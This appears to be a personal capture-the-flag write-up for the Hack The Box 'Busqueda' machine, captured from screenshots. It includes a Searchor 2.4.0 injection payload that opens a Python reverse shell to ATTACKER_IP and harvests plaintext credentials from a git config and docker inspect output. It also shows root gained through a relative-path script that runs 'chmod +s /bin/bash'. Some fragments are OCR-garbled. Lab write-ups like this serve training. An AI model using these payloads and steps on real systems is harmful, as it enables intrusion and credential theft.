
Busqueda

Monday, April 28, 2025 7:47 PM

Busqueda


https://youtu.be/1nfnDrOZA7Y

```
nmap -T4 -p- -A ip
gedit /etc/hosts
>add >  10.10.11.208    searcher.ht b
```



```
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Fri, 11 Aug 2023 12:55:13 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Location: http://searcher.htb/
< Content-Length: 282
< Content-Type: text/html; charset=iso-8859-1
<
{ [282 bytes data]
* Connection #0 to host 10.10.11.208 left intact
┌─[eu-mod-2]─[10.10.14.8]─[ippsec@parrot]─[~/htb/busqueda]
└──╼ [★]$ curl -v -s searcher.htb 1>/dev/null
*   Trying 10.10.11.208:80...
* Connected to searcher.htb (10.10.11.208) port 80 (#0)
> GET / HTTP/1.1
> Host: searcher.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 11 Aug 2023 12:55:27 GMT
< Server: Werkzeug/2.1.2 Python/3.10.6
< Content-Type: text/html; charset=utf-8
< Content-Length: 13519
< Vary: Accept-Encoding
```

go to this url
you will find many vuln of this "Searchor 2.4.0"



To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine:

Accuweather

What do you want to search for:

Start searching... Search

□ Auto redirect

Home Services About Terms Privacy Policy

searcher.htb © 2023

Powered by Flask and Searchor 2.4.0


https://github.com/nexis-nexis/Searchor-2.4.0-POC-Exploit-

#Run this query #change attacker IP and port

```
', exec("import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('ATT
ACKER_IP',PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);"))#
```

#Prepare a listener:

```
nc -lvnp PORT
```



```
┌─[us-dedivip-1]─[10.10.14.96]─[aungmyint@htb-chxfdnwxft]─[~]
└──╼ [★]$ sudo su
┌─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #nano /etc/hosts
┌─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #nano /etc/hosts
┌─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #cat /etc/
cat: /etc/: Is a directory
┌─[✗]─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #nc -lvnp 441
listening on [any] 441 ...
connect to [10.10.14.96] from (UNKNOWN) [10.129.228.217] 50186
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Q&A sites, and to much more. Choose from our huge collection of search engines, including YouTube, Google, DuckDuckGo, eBay and various other platforms.

With our search engine, you can monitor all public social mentions across social networks and the web. This allows you to quickly measure and track what people are saying about your company, brand, product, or service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine:

Accuweather

What do you want to search for:


(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);")# Search

□ Auto redirect


Home Services About Terms Privacy Policy

searcher.htb © 2023

Powered by Flask and Searcher 2.4.0




```
$ id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
```




```
$ cat /var/www/app/.git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
$
```

#ssh login using that pw jh1usoih2bkjaspwe92




```
┌─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #ssh svc@10.129.228.217
The authenticity of host '10.129.228.217 (10.129.228.217)' can't be established.
```




```
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

#can run this cmd as root




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS         PORTS                                              NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 2 minutes   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 2 minutes   127.0.0.1:3306->3306/tcp, 33060/tcp                mysql_db

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}'
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea
{"Id":"960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb","Created":"2023-01-06T17:26:54.457090149Z","Path":"/usr/bin/entrypoint","Args":["/bin/s6-svscan","/etc
se,"OOMKilled":false,"Dead":false,"Pid":1797,"ExitCode":0,"Error":"","StartedAt":"2025-04-12T15:12:48.867601231Z","FinishedAt":"2023-04-04T17:03:01.71746837Z"},"Image":"sha25
Path":"/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/resolv.conf","HostnamePath":"/var/lib/docker/containers/960873171e2e2058f2ac
ker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/hosts","LogPath":"/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2
b-json.log","Name":"/gitea","RestartCount":0,"Driver":"overlay2","Platform":"linux","MountLabel":"","ProcessLabel":"","AppArmorProfile":"docker-default","ExecIDs":null,"HostCo
:ro","/root/scripts/docker/gitea:/data:rw"],"ContainerIDFile":"","LogConfig":{"Type":"json-file","Config":{}},"NetworkMode":"docker_gitea","PortBindings":{"22/tcp":[{"HostIp":
```




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq
{
  "Id": "960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb",
  "Created": "2023-01-06T17:26:54.457090149Z",
  "Path": "/usr/bin/entrypoint",
  "Args": [
    "/bin/s6-svscan",
    "/etc/s6"
  ],
  "State": {
    "Status": "running",
    "Running": true,
    "Paused": false,
    "Restarting": false,
    "OOMKilled": false,
    "Dead": false,
    "Pid": 1797,
    "ExitCode": 0,
    "Error": "",
    "StartedAt": "2025-04-12T15:12:48.867601231Z",
    "FinishedAt": "2023-04-04T17:03:01.71746837Z"
  },
  "Image": "sha256:6cd4959e1db11e85d89108b74db07e2a96bbb5c4eb3aa97580e65a8153ebcc78",
  "ResolvConfPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/resolv.conf",
  "HostnamePath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/hostname",
```

# use "| jq" to arrange output
#And you will find password. This is a docker admin password.
#We will try to login to gitea.searcher.htb page




```
  "Env": [
    "USER_UID=115",
    "USER_GID=121",
    "GITEA__database__DB_TYPE=mysql",
    "GITEA__database__HOST=db:3306",
    "GITEA__database__NAME=gitea",
    "GITEA__database__USER=gitea",
    "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "USER=git",
    "GITEA_CUSTOM=/data/gitea"
  ],
```

nano /etc/hosts



```
  GNU nano 7.2                                              /etc/hosts *
127.0.0.1    localhost
127.0.1.1    debian12-parrot

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 localhost
127.0.1.1 htb-chxfdnwxft htb-chxfdnwxft.htb-cloud.com
10.129.228.217 gitea.searcher.htb

```




Username or Email Address* administrator


Password* ●●●●●●●●●●●●●●●●●

□ Remember this Device

Sign In Forgot password?




```
#!/bin/bash
import subprocess
import sys

actions = ['full-checkup', 'docker-ps','docker-inspect']

def run_command(arg_list):
    r = subprocess.run(arg_list, capture_output=True)
    if r.stderr:
        output = r.stderr.decode()
    else:
        output = r.stdout.decode()
```




```

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)

```


#Of particular interest is the fact that the system-checkup.py script references the full-checkup.sh script using a relative path, ./full-checkup.sh , instead of an absolute path such as /opt/scripts/fullcheckup.sh , within the system-checkup.py file. This suggests that the system-checkup.py script attempts to execute full-checkup.sh from the directory where system-checkup.py was executed.



```
svc@busqueda:~$ cd /tmp
svc@busqueda:/tmp$ nano full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh
#!/bin/bash
chmod +s /bin/bash
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ ls -al
```



```
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
svc@busqueda:/tmp$ /bin/bash -p
bash-5.1# id
uid=1000(svc) gid=1000(svc) euid=0(root) egid=0(root) groups=0(root),1000(svc)
bash-5.1# whoa,i
bash: whoa,i: command not found
bash-5.1# whoami
root
```



```
bash-5.1# cat root.txt
fc8f9f21f3b409c3b367e7531d3e0898
bash-5.1#
```